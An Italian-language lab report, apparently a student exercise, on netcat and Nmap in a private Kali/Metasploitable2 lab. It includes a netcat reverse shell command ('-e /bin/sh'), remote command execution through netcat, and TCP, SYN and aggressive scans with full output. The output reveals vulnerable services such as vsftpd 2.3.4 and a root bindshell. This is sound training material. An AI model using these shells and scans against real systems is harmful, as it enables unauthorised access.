



Netcat e Nmap

Netcat

Shell

Esempio di shell con Netcat

Nel terminale in basso, netcat apre un listener (-l) per le connessioni in entrata e assegna un numero di porta (-p) 1234

```
(kali㉿kali)-[~]  
$ nc 192.168.50.100 1234  
Ciao, io sono il client  
io invece il server  
[  
-----  
zsh: corrupt history file /home/kali/.zsh_history  
(kali㉿kali)-[~]  
$ nc -l -p 1234  
Ciao, io sono il client  
io invece il server  
[
```

Il comando nel terminale in alto si connette all'indirizzo 192.168.100 sulla porta 1234, avviando quindi una comunicazione Client – Server

Il comando **-e /bin/sh** dice a netcat di eseguire **/bin/sh**

```
File Actions Edit View Help  
(kali㉿kali)-[~]  
$ nc 192.168.50.100 1234 -e /bin/sh  
[  
-----  
$ nc -l -p 1234  
ls  
Desktop  
Documents  
Downloads  
Esercizio  
flag.txt  
gameshell-save.sh  
gameshell.sh  
gobuster  
Music  
nano.1804.save  
Pictures  
Public  
SecLists  
Templates  
Videos  
worknotes.txt  
^X@ss
```

WHOAMI

In questo caso visualizzeremo l'utente

```
(kali㉿kali)-[~]
$ nc 192.168.50.100 1234
kali
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ nc -l -p 1234 -c whoami
(kali㉿kali)-[~]
$
```

uname -a

Con **uname -a** otteniamo informazioni sul sistema operativo e il kernel

```
(kali㉿kali)-[~]
$ nc 192.168.50.100 1234
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64 GNU/Linux
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ nc -l -p 1234 -c "uname -a"
(kali㉿kali)-[~]
$
```

ps -aux

Mostrerà i processi in esecuzione

```
(kali㉿kali)-[~]
$ nc 192.168.50.100 1234
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.7 23612 14180 ?        Ss   11:45   0:02 /sbin/init splash
root         2  0.0  0.0      0  0 ?        S    11:45   0:00 [kthreadd]
root         3  0.0  0.0      0  0 ?        S    11:45   0:00 [pool_workqueue_release]
root         4  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-kvfree_rcu_reclaim]
root         5  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-rcu_gp]
root         6  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-sync_wq]
root         7  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-slub_flushwq]
root         8  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-netns]
root         9  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/0:0-events]
root        11  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/0:0H-kblockd]
root        12  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/u8:0-ipv6_addrconf]
root        13  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-mm_percpu_wq]
root        14  0.0  0.0      0  0 ?        Ic   11:45   0:00 [rcu_tasks_kthread]
root        15  0.0  0.0      0  0 ?        Ic   11:45   0:00 [rcu_tasks_rude_kthread]
root        16  0.0  0.0      0  0 ?        Ic   11:45   0:00 [rcu_tasks_trace_kthread]
root        17  0.0  0.0      0  0 ?        S    11:45   0:00 [ksoftirqd/0]
root        18  0.0  0.0      0  0 ?        Ic   11:45   0:00 [rcu_preempt]
root        19  0.0  0.0      0  0 ?        S    11:45   0:00 [rcu_exp_par_gp_kthread_worker/0]
root        20  0.0  0.0      0  0 ?        S    11:45   0:00 [rcu_exp_gp_kthread_worker]
root        21  0.0  0.0      0  0 ?        S    11:45   0:00 [migration/0]
root        22  0.0  0.0      0  0 ?        S    11:45   0:00 [idle_inject/0]
root        23  0.0  0.0      0  0 ?        S    11:45   0:00 [cpuhp/0]
root        24  0.0  0.0      0  0 ?        S    11:45   0:00 [cpuhp/1]
root        25  0.0  0.0      0  0 ?        S    11:45   0:00 [idle_inject/1]
root        26  0.0  0.0      0  0 ?        S    11:45   0:00 [migration/1]
root        27  0.0  0.0      0  0 ?        S    11:45   0:00 [ksoftirqd/1]
root        31  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/u10:0-flush-8:0]
root        34  0.0  0.0      0  0 ?        S    11:45   0:00 [kdevtmpfs]
root        35  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-inet_frag_wq]
root        36  0.0  0.0      0  0 ?        S    11:45   0:00 [kauditd]
root        37  0.0  0.0      0  0 ?        S    11:45   0:00 [khungtaskd]
root        38  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/u9:1-events_unbound]
root        39  0.0  0.0      0  0 ?        S    11:45   0:00 [oom_reaper]
root        40  0.0  0.0      0  0 ?        Ic   11:45   0:00 [kworker/R-writeback]
root        42  0.0  0.0      0  0 ?        S    11:45   0:00 [kcompactd0]
root        43  0.0  0.0      0  0 ?        SN   11:45   0:00 [ksmd]
root        44  0.0  0.0      0  0 ?        SN   11:45   0:01 [khugepaged]
(kali㉿kali)-[~]
$ nc -l -p 1234 -c "ps -aux"
```



Traccia Nmap

Scansione TCP sulle porte well-known


Ho eseguito la scansione sulle porte well-known, che si ottengono senza specificare il range di porte da scansionare, con il comando **-sT** che consente la scansione TCP.

```
(kali@kali)-[~]
$ nmap -sT -oX scansione_TCP.xml -o scansione_TCP.html 192.168.50.101
```

-oX <nomefile> **-o <nome file>** servono per salvare il risultato della scansione in un file HTML, per poi aprirlo in un formato spesso (non in questo caso) utilizzabile in un report.



Facendo clic su Follow è possibile seguire lo stream di un pacchetto e notare che il 3-way-handshake viene completato.



No.	Time	Source	Destination	Protocol	Length	Info
1944	13.214717828	192.168.50.100	192.168.50.101	TCP	74	34070 → 512 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3944644129 TSecr=0 WS=128
2032	13.224383540	192.168.50.101	192.168.50.100	TCP	74	512 → 34070 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=265586 TSecr=394
2034	13.224442497	192.168.50.100	192.168.50.101	TCP	66	34070 → 512 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3944644139 TSecr=265586
2035	13.224509045	192.168.50.100	192.168.50.101	TCP	66	34070 → 512 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3944644139 TSecr=265586

Scansione SYN sulle porte well-known

La scansione SYN è possibile con il comando -sS

```
(kali@kali)-[~]
$ nmap -sS -oX scansione_SYN.xml -o scansione_SYN.html 192.168.50.101
```

```
(kali@kali)-[~]
$ nmap -sS -oX scansione_SYN.xml -o scansione_SYN.html 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 16:13 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0011s latency).
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rcmd
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3386/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
8080/tcp  open  irc
8089/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1E:42:91 (PCs Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.65 seconds
```


Servizi e relative porte aperte

Fonte dello scan

Target dello scan

Tipo di scan

Il comando -sS non completa il 3-way-handshake ma chiude la comunicazione inviando un pacchetto RST (reset), riesce però a recuperare informazioni sullo stato della porta.



tcp.stream eq 4						
No.	Time	Source	Destination	Protocol	Length	Info
20	13.105856320	192.168.50.100	192.168.50.101	TCP	58	48393 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
24	13.106926709	192.168.50.101	192.168.50.100	TCP	60	25 → 48393 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
25	13.106933100	192.168.50.100	192.168.50.101	TCP	54	48393 → 25 [RST] Seq=1 Win=0 Len=0

Scansione con switch «-A» sulle porte well-known

La scansione con **-A** prova a identificare il sistema operativo del target, le versioni dei servizi in ascolto sulle porte aperte, esegue la scansione degli script e il traceroute, tracciando il percorso dei pacchetti fino al target.

Con **nmap -h** vediamo il dettaglio dei comandi. Di seguito la descrizione di cosa rileva con **-A**:

```
-A: Enable OS detection, version detection, script scanning, and traceroute
```

```
(kali㉿kali)-[~]
$ nmap -A -oX scansione-A.xml -o scansione-A.html 192.168.50.101
```

```

(kali@kali)-[~]
$ nmap -A -oX scansione-A.xml -o scansione-A.html 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 16:35 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.50.100
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, START
TLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000   2             111/tcp    rpcbind
|   100000   2             111/udp    rpcbind
|   100003   2,3,4         2049/tcp   nfs
|   100003   2,3,4         2049/udp   nfs
|   100005   1,2,3         49046/tcp  mountd
|   100005   1,2,3         51178/udp  mountd
|   100021   1,3,4         39414/udp  nlockmgr
|   100021   1,3,4         50518/tcp  nlockmgr
|   100024   1             38813/udp  status
|   100024   1             45421/tcp  status

```

```

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rshd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 11
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsTransactions, LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: 0?0oay]E#z_ONz:0awV(
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2025-09-04T20:36:45+00:00; +1s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E4:29:4E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```



```

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (
unknown)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m40s, median: 0s
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2025-09-04T16:36:15-04:00

TRACEROUTE
HOP RTT      ADDRESS
1   1.66 ms 192.168.50.101

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.20 seconds

```

Come notiamo con Wireshark, **nmap -A** invia richieste di vario genere: FTP, http, ICMP e tanto altro.

4372	81.515362170	192.168.50.101	192.168.50.100	FTP	86 Response: 220 (vsFTPd 2.3.4)
4374	81.558620799	192.168.50.101	192.168.50.101	FTP	154 Request: \026\003\001\000S\001\000\0000\003\003h000000'd0\00000rJ0
4376	81.561656120	192.168.50.101	192.168.50.100	FTP	104 Response: 530 Please login with USER and PASS.
4378	81.562468493	192.168.50.101	192.168.50.100	FTP	104 Response: 530 Please login with USER and PASS.
4382	81.706433460	192.168.50.101	192.168.50.100	FTP	76 Response: 500 OOPS:
2145	19.475396564	192.168.50.100	192.168.50.101	HTTP	84 GET / HTTP/1.0
2257	19.896270596	192.168.50.101	192.168.50.100	HTTP	66 HTTP/1.1 200 OK (text/html)
2320	24.525447825	192.168.50.100	192.168.50.101	HTTP	84 GET / HTTP/1.0
2391	29.526202533	192.168.50.100	192.168.50.101	HTTP	88 OPTIONS / HTTP/1.0
2589	50.403510343	192.168.50.101	192.168.50.100	ICMP	162 Echo (ping) reply id=0x5a77, seq=295/9985, ttl=64 (request in 2588)
2590	50.429188735	192.168.50.100	192.168.50.101	ICMP	192 Echo (ping) request id=0x5a78, seq=296/10241, ttl=53 (reply in 2591)
2130	14.500362926	192.168.50.101	192.168.50.100	IRC	136 Response (NOTICE)
2291	23.534078271	192.168.50.101	192.168.50.100	IRC	170 Response (NOTICE)
2293	23.534976433	192.168.50.101	192.168.50.100	IRC	121 Response (ERROR)
3120	57.944217408	192.168.50.100	192.168.50.101	IRC	115 Request (USER) (NICK)
3726	58.895270361	192.168.50.101	192.168.50.100	IRC	136 Response (NOTICE)
4111	67.891614894	192.168.50.101	192.168.50.100	IRC	170 Response (NOTICE)
4113	67.892479239	192.168.50.101	192.168.50.100	IRC	1514 Response (001) (002) (003) (004) (005) (005) (251) (255) (265) (266) (422) (MOD
2259	23.464554763	192.168.50.101	192.168.50.100	MySQL	132 Server Greeting proto=10 version=5.0.51a-3ubuntu5
2261	23.465300888	192.168.50.101	192.168.50.100	MySQL	86 Response Error 1043
4042	61.455424582	192.168.50.101	192.168.50.100	MySQL	132 Server Greeting proto=10 version=5.0.51a-3ubuntu5
50	13.080759383	192.168.50.100	192.168.50.101	TCP	58 53669 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
51	13.080815323	192.168.50.100	192.168.50.101	TCP	58 53669 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
52	13.080869103	192.168.50.100	192.168.50.101	TCP	58 53669 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
53	13.080884884	192.168.50.101	192.168.50.100	TCP	60 22 → 53669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
2592	50.455087851	192.168.50.100	192.168.50.101	UDP	342 46888 → 35317 Len=300
2675	51.155102353	192.168.50.100	192.168.50.101	UDP	43 52008 → 1434 Len=1